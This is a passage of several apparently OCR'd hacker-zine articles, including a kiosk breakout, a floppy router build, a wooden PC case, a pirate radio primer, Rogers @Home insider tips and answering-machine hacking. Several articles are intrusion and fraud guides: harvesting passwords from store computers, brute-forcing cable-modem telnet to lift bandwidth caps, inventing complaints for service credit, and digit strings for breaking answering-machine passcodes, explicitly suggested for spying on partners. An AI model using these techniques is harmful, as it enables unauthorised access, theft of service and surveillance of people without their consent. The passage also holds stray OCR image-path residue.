                        Fout.write(inputNums);
                }

                //Clean up.
                Fout.flush();
                in.close();
                Fout.close();

                //...and a little message
                System.out.println("Done.");
  }catch (Exception e){ System.err.println("Bah! " + e); }
  }
}
```



The application, in theory, can download any file that has a URL.

There is really no way that I can see to keep content from being saved due to the fact that the information needs to be sent to the receiver's computer. Trying to lock down a page is counter to the whole reason for the Internet anyway - freedom of knowledge. If you want some security, use SSL. But suppressing right click as security... come on. The only thing this does is keep new HTML/Java script programmers from learning.

I hope my vision of a non-view source web is just paranoia, and I hope these examples have sparked your interest.

Fun with Radio Shack

by Cunning Linguist
cunninglinguist@hushmail.com

In the tradition of writing articles about wreaking havoc at corporations, I've come up with another corporation upon which to raise hell: Radio Shack.

Let me begin by stating that I am writing this article from Canada and most of this article comes from my experience with Radio Shack stores in Toronto (in the Eaton Centre and Fairview Mall) and Montreal (at the Cavendish Mall). There are some parallels to United States Radio Shack stores (I've had experience with them in Beverly Hills and various locations in Los Angeles and New York), and they will be drawn in this article.

Canada's Radio Shack Kiosk

Canada's Radio Shack stores have a special program running on their Windows 2000 machines which disallows use of the Desktop or Start Menu, and in some cases the right-click function on the mouse (we'll cover that soon). The program, called "Kiosk vX.X," where X is the version number (I've seen from Kiosk v5.0 to Kiosk v6.0, including Kiosk v5.2.2), is Canada's Radio Shack website: www.radioshack.ca/en/. The Kiosk program doesn't allow a user to surf the Internet freely (even though at all the Radio Shacks I visited in Toronto they were all online via dedicated line and were open for a customer to use) - it limits itself to Radio Shack's Canada website. We can easily bypass this by conducting a little detective work.

Surfing Freely

On the home page of the Kiosk program on the upper right hand corner, there is an icon for a shopping cart program. We've all seen them: they allow you to store items you wish to purchase until the "checkout," where you enter all the credit card information and give away your life to a computer. The icon is titled "View Cart Checkout". If you click on it, it will lead you to a "secure" page. You know it's secure because you see the little yellow locked padlock on the bottom right-hand corner of the screen. It's secure. Don't question the security. Don't. Anyway, if right-clicking was disabled before, it should be enabled now (it was for me). If you right-click anywhere on the page and scroll down to "Properties", another window will pop up. You can click on "Certificates", and then, on the third window that pops up, "Certification Path". Here you'll see three things: The issuer of the certificate that says the site is secure (most likely VeriSign), VeriSign's website, and Radio Shack's website. What you can do now is double-click on VeriSign's website, and an Internet Explorer browser should pop up, allowing you to surf the Web freely. (If this doesn't work, because I've encountered places where it hasn't, you may simply do the following: right-click on the page, go to "Certificates", "General", "Issuer Statement", and "More Info". VeriSign's website should pop up in an IE browser.)

United States Kiosks

I haven't seen a Kiosk program, per se, in the United States. If they do have a www.radioshack.com kiosk program, you can find ways of spawning IE browsers by playing around on their website from home. What I have seen at U.S. Radio Shacks are programs that come bundled with the computers on display. In all my experiences (which may be limited in comparison with your experiences, so forgive me) the desktop is accessible, but certain items have been removed (the IE icon, for example). You can use the oldest trick in the book for this one: If they've got the "My Computer" icon enabled, simply double-click and use that window to type in your URL. Or you may just want to view the contents of the computer. You can do this with pretty much any icon on the Desktop that isn't an executable.

Breaking Free From The Kiosk

This pertains to the Canadian Radio Shacks. Breaking completely out of the Kiosk is possible with the following easy steps. (As a side note, I just want to say that none of these tricks apply to the Montreal Radio Shack in the Cavendish Mall because the Kiosk is disconnected from the Internet and only accessible if you ask for help, and if you're younger than the person helping you, you're under strict observation.)

1) Go back to the home page of the Kiosk program. (There are nifty little icons that can help you do this on the upper left-hand corner of the screen.)

2) Click on the "Computers" tab. (There are numerous tabs on the home page that allow you to access different parts of the site. The "Computers" tab is the second from the left.)

3) Scroll down and watch the left hand side for "Microsoft" in bold type.

4) Click on "Microsoft".

This is where the inconsistency steps in. On Kiosk v5.0 and Kiosk v6.0 I've seen what I'm about to describe, but not on Kiosk v5.2.2.

On the window that pops up when you click the word "Microsoft", there will be a "File" tab on the upper right-hand corner of the pop-up screen. If you click it, there are two choices in the drop-down menu: "Exit" and "Exit All". "Exit" simply exits the new screen, whereas "Exit All" exists the entire Kiosk program. Again, this has worked for me inconsistently, so be aware that if you try it might not work.

Other Nifty Things

Screen saver passwords are big deals at Radio Shack. Usually many or all of the computers on display will be screen saver password protected. I've noticed a couple of things: If you come in and ask for assistance with buying a computer, the screen saver password comes off immediately. Just say you're going to browse around, see how good the system is and all that, and the computer is yours. If you happen to catch a glimpse of what the person was typing, all the better for you, seeing as 99 percent of the time the screen saver passwords are the same. Or you can ask for assistance, have them take the screen saver password off, insert the disk you've craftily brought from home, and harvest the passwords on the machine.


If the computer is on, and there is no screen saver password apparent or if there's no screen saver enabled and the Desktop is staring you in the face but you still can't seem to get the mouse or keyboard shortcuts to work, it's because the mouse and keyboard aren't plugged in. So reach around the back and plug them in.

Notes Not Related To This Article But Still Necessary

I figure since the majority of this article has to do with Canada in one way or another, I might as well comment on Screamer Chaotix's article in 18:2, "Tell Me: Uses and Abuses." You can't dial Tell Me directly from Canada (payphones), but you can dial through the operator. Unfortunately certain services, like Wake-Up Call, don't work outside of the United States. Oddly enough, I dialed to Tell Me just dandily when I was in Toronto, however Montreal was a different story. I couldn't dial directly nor through an operator. I got an error message that told me to call a non-toll-free number that would reach a Canadian Tell Me: 408-678-0032. (And I don't know if it was me or the feature, but I couldn't get Phone Booth to work, either.)

Hellos: vel3r, Skrooyoo, Petty Larceny, SpunOut, and the rest of the LA 2600 crew; Real Vonce, PainFull (Ke2nel), SuNsCrEeN460, YEFROhundo. And a very special thanks to Team Hush who helped fix my e-mail account.

Building a FLOPPY-BASED ROUTER



by netfreak

The "broadband revolution" has come and many home/small office Internet users subscribe to such ISPs as @home, RoadRunner, Qwest, and Telus. The problem with most of these services is the limit on IP addresses given to each customer. Instead of forking out an addition to your monthly bill for more IPs, why not build a simple router?

Hardware

You'll need at least a 386 computer with an FPU and 12 megs of RAM. You'll also need two Ethernet cards. For compatibility issues, use 3com, Intel, or NE2k cards. If you use ISA cards, be sure to record the IO and IRQ addresses. If you don't know them, visit the manufacturer's home page (most offer MS-DOS tools for finding the IO/IRQ). For convenience, use the smallest PC case you can find. Your constructed PC should have the following: 386+ w/ FPU, 12+ mb RAM, 1.44 mb floppy drive, 2 NICs, keyboard, any video card and monitor. I also recommend a slot fan to keep air circulation in the PC. To connect your internal machines to the router, attach a hub or switch to the router's internal NIC.

Software

You'll need a Windows PC with a floppy drive and Internet access. Go to http://www.coyotelinux.com and download the Coyote Linux Disk Creator. When you run the program, you'll go through a series of steps to setup the software. You can leave the LAN configuration as it is (unless you want to change the router address). The next step is to setup a login for RoadRunner or whatever your ISP is. The next step is for the router's Internet connection. The default settings should work for most ISPs. Next, you can enable DHCP service on the router so the machines on the internal network will be configured automatically through the router. The next step is telling Coyote what NICs you will be using. Be sure to double-check your settings. After that, insert a floppy disk and create the boot disk.

Router Setup

Now for the fun part. Boot up the PC with the Coyote disk and when prompted to login, use "root" with no password. A configuration menu will pop up. First, change the root password. Next, you can enable remote access to the router. Opening telnet access to the outside world isn't recommended so you can type this line at the command prompt to only allow internal IP access to port 23:

```
ipchains -A input -p tcp -d 0.0.0.0/0 23 -i eth1 -j DENY
```

If you want to run a web server behind the router, you can use port forwarding:

```
ipmasqadm autofw -A -r tcp 80 80 -h (internal ip of server)
```

Now you're all set! Documentation and FAQs are available at www.coyotelinux.com

Build a WOODEN computer

by Elite158

Remember being in woodshop making cutting boards for your parents and little shelves for your room? Or perhaps you're *still* in woodshop, or maybe you're a carpenter and work with wood for a living. Well, it's time for something new. It is now time to present the wooden computer.

The computer I'm on right now is made out of wood. All my friends thought I was crazy for ever trying to make a computer out of wood.

Type of computer: Think of a tower-based computer with three 5.25 drives and two 3.5 drives. You could easily add more drive bays or take some away, but if you wanted to do that, you'd have to remeasure everything.

Type of wood: The type of wood I used was 1/2 inch plywood. The reason was because it's very strong and hard to bend. So use any kind of plywood 1/2 to 2/3 of an inch. Any bigger and the computer would weigh more than you'd expect.

The frame: The computer will have five sides (the back being left open, mainly for ventilation). The front piece is 9.5 x 18 inches. The left side is 20 x 18 inches. The right side is 20 x 19 inches. And the top and bottom pieces are 10 x 20 inches. Totaling that up is 1111 square inches. With these dimensions, saw out the five pieces.

The inside: This is what you want to work on first, basically building from the inside out. As said before, you're going to be making a computer with three 5.25 drives and two 3.5 drives. The 5.25 drives will need three rectangles with measurements of 6 x 8 inches. Along with that will be one more piece that's 7.5 x 8 inches. Lay the 7.5 x 8 inch piece down and mark it with a pencil dividing it into three equal sections 2.5 inches apart. Take each 6 x 8 inch piece and place them on these marks, therefore making the bays. See Figure 1a. Glue and nail (use small nails) these four pieces and set it aside to dry. Now the 3.5 drives are basically the same thing but with different measurements. This time, you need two rectangles with measurements of 4 x 6 inches and another piece that's 3 x 6 inches with equal sections 1.5 inches apart. See Figure 1b. Glue and nail these three pieces.




Figure 1a




Figure 1b

More inside: Now that the front drive bays are done (or drying), it's time to make the hard drive rack. This assembly uses the same basic concept as the drive bays. The hard drive rack will hold three hard drives, so you will need three rectangles with measurements of 4.5 x 6.5 inches and another one with measurements of 5.25 x 6.5 inches. Lay the three 4.5 x 6.5 inch pieces on the biggest piece and place them 1.75 inches apart. See Figure 2. This rack will be located in the lower left corner of the computer.




Figure 2

The front: For the front piece, you're going to need to saw out two rectangles. This is for the 5.25 and 3.5 drive bays. The big rectangle is 6.5 x 7.5 inches and the small one is 4.5 x 3 inches. To do this, use the drill press to make six holes (for turning points for the saber saw). Then, take the saber saw and saw along the edges meeting each hole until the figure is released from the rest of the front piece. See Figure 3. Be careful that the left edge (the 1/4 inch) does not break. Once it's put together it won't be vulnerable to breaking. Sand to flatten and smooth the sides.




Figure 3

The left side: All you need to do to this piece is make a half inch (or however wide your wood is) dado. The dado will be along the shorter side of the left side. See Figure 4.





Figure 4

The front console: This is the beginning of putting the computer together. Now you should have two assemblies of drive bays (the three 5.25 and two 3.5). The two assemblies should fit firmly in the front piece. Take the 3.5 assembly and place it on the front piece so that the back end sticks out. Don't glue yet. This is where it gets tricky so you may need another person to help you. With the assembly there, take the left side piece and match the dadoed part along the left side (the 1/4 inch) of the front piece. Have the nail gun ready. Glue the 3.5 assembly along the two left edges touching the front and left side pieces, the bottom edge touching the front piece, and the right edge also touching the front piece. Holding that there, take the nail gun and point it from the left side piece nailing the left side piece into the front piece and through the bottom of the 3.5 assembly. See Point 1 on Figure 5. Nail at Point 2 and at the ends of the assembly (to even out the pressure). Let it sit for the glue to dry. Use the same process for the 5.25 assembly nailing Points 3, 4, 5, and the assembly's ends. Then go ahead and finish off nailing the left side piece to the front piece.

Figure 5



The hard drive rack installation: Looking at Figure 6, the hard drive rack is touching the front piece and the left side piece (the view is looking on the inside of the computer on the opposite side of the front piece where the left side piece is now on the right side). The first thing to do is to attach the bottom piece to the front and left side pieces. This way the hard drive rack has something to sit on (and other inside pieces as well). Glue and nail the hard drive rack to the front, bottom, and left side pieces. Proceed to attaching the top piece as well.




Figure 6

The door and hinge: This is where the final piece comes in - the right side piece. This piece is taller than the left side piece and that is because it's the door for the computer (the computer has to have access to the inside one way or another). What you need is a 19 inch piano hinge (about an inch wide), and a whole lot of screws to insert this hinge. The chances of finding a piano hinge that's exactly 19 inches are very rare, so just get the next size up and saw it down to size with a hack saw. Have the hinge's turning point face towards you so that when you attach the right side piece it will swing out towards you. With a drill and a 1/8 inch bit, make small holes aligned with the holes of the hinge and the computer. This will make the screws go in easier. Assemble this together and then go ahead and sand, lacquer, and stain (optional) the computer.

Metal lining: At a local Yard Birds or another home improvement store, buy metal sheets. This is for putting on the inside of the computer. The reason is to keep it cool, keep the wood from warping, and to have a metal base for the motherboard (my computer has been running for eight months and not one problem has existed in the fact that it's made out of wood). Don't try to buy metal sheets that fit the exact size of the walls on the inside. Just buy really big ones and a pair of metal-cutting scissors. The best way to put these on is to screw each corner onto the wood base of each wall. Cutting metal is not fun (and not to mention painful when not careful). This is in fact the worst part of making the computer. You may also want to put metal lining underneath each hard drive.

Computer components: The computer is designed to put the motherboard on the left side piece. Put it on however you want. Make sure you have plastic feet on the motherboard so that it doesn't touch the metal when you screw it on. The power supply can pretty much go anywhere on the base of the computer. I used the metal sheets to hold it in place by forming a shape around the power supply. You could just as easily make a box that the power supply sits in as well. All the other components (CD-ROMs, floppy drives, etc.) have their own place to go. You may be thinking about how these other components are going to stay where they are when inserting floppy disks and such. The solution is to make many small rectangular cubes and nail them (one nail for each, centered on the cube) behind each component so that the components will hit it when pressed upon from the front. Make it so that they can rotate for when you need to remove/add components. See Figure 7. Hook everything up and it's ready to be started for the first time.




Figure 7

Starting the system: On your motherboard information booklet (or something of that nature), there should be a diagram that shows where you need to hook up the power switch. If you were like me and could not find a power switch that fit the motherboard output, then take a close look at the diagram in the booklet. Hopefully, it tells you what prongs function what. On mine, it pointed to two parallel prongs that were labeled "PWRBT" (power button). Instead of hassling over the fact that I couldn't find a power switch, what I did was take two long wires and wrap each one around its own prong (the kind of wires I used were from an electronic kit I got from Radio Shack - they're single-stranded and very thin). Then all I did was touch the other two ends together and listened to it purr. You may want to buy a small switch for the wires to make it easier to start the system (Radio Shack has tons of these).

Harnessing the Airwaves
A Primer to Pirate Radio

by Mark12085

This article is in no way condoning the practice of illegal radio broadcasting. Read on at your own risk....

Let me start off by letting you know that this article alone will not get you on your merry way to the airwaves. Radio, especially unlicensed low-power transmitting, is a complicated subject. Please do some research and plan wisely. The airwaves are for everyone to use, so don't abuse them.

Arr Ye Matey

The phrase "pirate radio" seems to strike fear in the public. Seems like pirate radio has always had a connotation of brute guerillas seizing national airwaves and replacing it with propaganda. That couldn't be any further from the truth. Pirate radio is simply transmitting radio frequency energy through the air at low power - minuscule compared to the licensed stations spewing kilowatts of power from antenna towers. Unfortunately the Federal Communications Commission seems to believe that they own our air, therefore anyone who does not have a spare $10,000 floating around to go through the licensing process must be raided. Too bad for them, because air is free.

A Heart of Gold

The heart of any station is the transmitter. FM oscillator, broadcaster, exciter - they are all the same thing, just different names. Basically, there are two types of transmitters available: VCO and PLL. VCO, voltage controller oscillator, is just that: an RF oscillator controlled by the voltage. While cheaper (around $50 for one watt models), they will drift off the frequency it is set to transmit on as voltages, temperature, and settings change. That means if you set it to broadcast at 100.0 mHz, you may find it transmitting at 101.2 an hour later. PLL (phase-locked loop) transmitters, while a bit more costly (roughly $40 more than VCO), are a much better deal. They are controlled via microcontrollers, which means they will never drift off frequency.

Most transmitters come in two types: mono or stereo. While stereo transmitters are slightly more expensive, it is still more economical and space-saving versus adding a stereo encoder to a mono setup. Think before you buy about which setup would be right for you.

While great for broadcasting around the house, simple transistor or BA1404 chip based transmitters are *not* sufficient for professional grade radio. They were designed specifically for short-distance broadcasting, so let them do their appropriate job.

Transmitters can be purchased ready-built or in kit form. Kits usually include the PCB, parts, and instructions. Do not attempt a kit unless you are *truly* experienced with soldering SMD parts and RF emitting devices. PCS Electronics and NRG Kitz both carry high-quality transmitters of varied outputs.

Power to the People

A transmitter would be useless if it had nothing to run on. Most transmitters require a power source. PCS Electronics makes a computer card transmitter which plugs into a free ISA or PCI slot, so that would be an exception. A plug-in "wallwart" transformer is *not* a sufficient power source. Remember, the quality of the power determines the quality of the transmission. You will need a well regulated, well filtered power supply, like the ones designed for CB and ham radios (RadioSlack sells one for about $30). A 12 volt car battery will also work. Just be sure to keep it maintained.

Spread the Love

Although it may not seem like it, the antenna is the most vital part of a station. A one watt station with a well-built antenna can easily supersede a

25 watt station with a crap-tenna. The easiest and most common antenna is the dipole, which is basically two wires going out in opposite directions cut according to the frequency you are transmitting on. There are loads of other great antennas that are easy to build such as the ground plane, J-pole, slim jim, and on and on. I will not go into detail about building the perfect antenna because there are tons of sites devoted only to antennas (check out the list later on) and books on the same subject.

Most antennas are either omnidirectional or directional. Omnidirectional antennas such as the dipole and 5/8 ground plane transmit in all directions. Directional antennas on the other hand spew RF in one direction.

While we're on the topic of antennas, don't forget to invest in a good SWR (standing wave ratio) meter. The SWR measurement is probably the single most important factor in determining the effectiveness of your antenna. Although cheap SWR meters made for CB radios will work for our setup, they will be far from accurate. Try to aim for an SWR of 2:1 or lower. An SWR reading of 1.5:1 would be theoretically perfect, but realistically impossible.

Putting it All Together

Connecting everything together is not quite as simple as a length of RadioShrek coax. Firstly, the impedance of the coax has to match the parts you are connecting them to, usually either 50 ohm or 75 ohm. Secondly, cheap coax results in cheap connections - line loss. Line loss is literally losing your transmitter energy out of the cable as heat. Line loss increases as the length of the coax increases. Therefore, use as short of a length of coax as you can. Also, use high quality, well shielded cable, such as Belden cable.

Staying Low

You don't have to be a genius to figure out the fact that unlicensed radio broadcasting at more than about 10 milliwatts is illegal. And yes, they *can* pinpoint your location while you are transmitting. Prevention is the key. *Use your head.* Ninety percent of all the pirates busted were caught because they were transmitting crap in other frequencies due to a shoddy setup. Don't forget, the aircraft band is directly above the FM band. Filters (bought or built) are strongly recommended to block out harmonics you may be transmitting. *Stop* transmitting if the FCC contacts you or if you see any suspicious cars circling the neighborhood. If your budget allows, look into a microwave link for your station. A microwave link allows you to operate your transmitter from a distance varying from a couple of hundred yards to miles. Now it is up to you to do your own research on what would be best for your setup. The sites listed below not only sell high quality transmitters but contain loads of free information on your setup. You might also want to check out some books from the American Radio Relay League (ARRL). Be smart, and happy transmitting.

Reference

ARRL Handbook for Radio Amateurs
ARRL Antenna Handbook
http://www.nrgkitz.com - Lots of useful info, transmitters, amps, etc.
http://www.ramseyelectronics.com - High quality products if you have a fat wallet....

Greetz to: TCRams, Zero, FooGoo, ILFs, Ferntheil, APCm, and 2600.

secrets of rogers @home

by Gr@ve_Rose
graverose@mail.com

I used to work for Rogers @Home as a first-level and second-level supervisor and now I'd like to spread the joy.

When you call Rogers @Home support, you're not getting Rogers at all; You're getting an outsourced company called Convergys, located in Ottawa, Ontario. The first thing they will ask you is your telephone number starting with the area code. They type this into the Citrix client which brings up your info. They can also search by your name or address, but the phone number is the preferred way. They will most likely ask you for your postal code for ID verification (canada411.sympatico.ca anyone?). Once they have your account, it becomes locked so nobody else can use it. They will then help you with your problems.

From here, they can do many things: Change your password, schedule a "Truck Roll" for having a cable guy come to you (gain, outsourced to MicroAge), give you credit on your account, etc. Most default passwords are "password", "changeme", "12345678", or "wavemail". Notice they're all eight characters? The Citrix client can only handle *exactly* eight characters for your password.

If you ask to speak to a supervisor, they will pass you off to a second-level agent. You will never speak to a *real* supervisor because they just hand out paychecks and can't do anything anyway. The Operational Assistant (OA) is told to "...keep the customers..." and will do almost anything to keep your service. Feel free to make up some phony problem and tell them you want credit on your account for the trouble you've gone through blah blah blah. *Bing!* Instant free month of service credited to your account.

The tools used are all web-based and, until recently, could be accessed from anyone on the @Home network (24.112.x.x 24.43.x.x) using their proxy server. They range from telling you how many people are down on a subnet to measuring the CRC ratios on your modem. Fun stuff!

Escalated tickets are, actually, escalated. Usually to Toronto (York Mills) and, in the event your problem is larger than the Titanic, California. It's at this point the techs have no control over what happens.


Although they shouldn't know how, first-level agents have the ability to hit the *kill* switch and shut you down or bring you back online. (Yes, I have done it and, yes, it is a *god* syndrome!)

Most people ask me about removing the bandwidth cap on the modems. Well, there are two modems used by @Home: Lan City and Terayon. They're phasing out the Lan City's because they're running out of IP addresses and the Terayon uses the Electronic Serial Number (ESN) to get the BOOTP information. If you have a Lan City modem (the one that looks like a car stereo amplifier), the possibility to remove the cap is there. You must telnet to port 1001 of your Lan City modem (the IP should be on that yellow piece of paper) and login. Support agents are *never* told about this. General brute-force attacks should get you in. Once you're in, find the MD5 Checksum and delete it.

This can also be done on the Terayon modem, but you're looking (probably at jail time) at cracking the @Home BOOTP server, finding your specific ESN (yellow paper?) and changing the cap there. Again, the Network Security/Fraud (NSF) department is watching everything (these guys drink more coffee than I do!) and I *do not* recommend trying it unless your Kung Fu is great.

That's all for now. I know this article is kinda short but I thought some info is better than none. If you want more of the 411 on their support centers or the technology behind @Home (network topology map anyone?), drop me a line. Remember to hack with morals!

basics on answering machine hacking



by horrid

Before you all start complaining, I know that in the 80's and early 90's about a million texts were being spread around BBS's about VMB (voice mailbox) and answering machine hacking. This article is, of course, more recent and contains more information about certain brands of answering machines to aid you in getting into an answering machine (provided you know what brand of machine it is). Also, it focuses more on three digit passcodes as well as two digit ones. If you don't know what brand the machine is, this article will also contain a generic overview of gaining remote access to answering machines.

Why would you want to hack an answering machine? There are a number of reasons such as spying on people (such as your girlfriend/boyfriend/wife/husband) or just for fun and games (pranking or changing the outgoing message or OGM). Once you are into an answering machine you can listen/delete messages and/or change the OGM to say whatever you want it to. You decide for yourself why you would want to hack an answering machine.

Most answering machines require you to enter the password while the OGM is being played. However, some require you to hit a certain key (such as "0", "*", or "#") after which it will say "please enter your password" or perform a series of beeps. A few answering machines require the password after the OGM has finished and the long beep has been played. Some answering machines will disconnect you after you enter a certain number of digits (in which case, you'll need to call back and start again). Case in point, the Panasonics made in the early 90's (and maybe afterwards?) require a two digit passcode during the OGM and will disconnect you after six digits have been entered - if they don't contain the password sequence. If you think you are dealing with an old answering machine that uses a two digit passcode (such as fairly old Panasonic or AT&T answering machines), there is an easy way to break into it or *any* two digit machine that is simply listening for the correct sequence of numbers. Simply call it and then enter this number during the OGM (or after you hit the initialization key to get the machine to listen for a passcode):
0010203040506070809112131415161718192
2324252627282933435363738394454647484
955657585966768697787988990

The above number works on every two digit passcode (provided it is like most answering machines that don't read the digits in groups of two or three but rather just listens for the right sequence). It works because it contains every possible two digit passcode. This is *very* effective. If you get cut off or don't get it all entered during the OGM, call back and start with the number you got cut off on.

However, in today's day and age, most answering machines use three digit passcodes. Despite the digit increase, these passcodes are usually as easy (if not easier) to break. The reason for this is because the company wants the customer to be able to remember his/her passcode so it will be easier for them to access their messages away from home without remembering some random three digit number the company came up with. These default passcodes are supposed to only be temporary (the customer is supposed to change it shortly after they purchase the machine). This is not usually the case, however, because most answering machine owners:

a) don't even know it's possible to remotely access their answering machine.
b) don't think they are vulnerable to attack.
c) are too lazy to change their passcode.

Also, after a power outage, most machines reset to the default passcode and answering machine owners will usually forget to change their passcode back or get ticked off and just leave the default passcode enabled. For this reason, you may have better luck right after a power outage. Most default three digit passcodes are either the same number three times in a row ("000", "111" - to name some common ones) or three digits in numerical order ("123", "456", "789"). BellSouth's answering machines use the same digit three times in a row (usually "888").

"Is there one big number I can enter that will cover all three digit possibilities, like the number for the two digit passcodes?" The answer is yes. However, it is a lot larger. It's 1005 digits long and covers every possible three digit combination (three passcodes are in the number twice, 988 889 898). I couldn't stop those three codes from being repeated without screwing up the entire number. If someone comes up with a better number that contains all three digit possibilities without repeating a three digit sequence throughout, submit it:

```
0001002003004005006007008009011012013
0140150160170180190210220230240250260
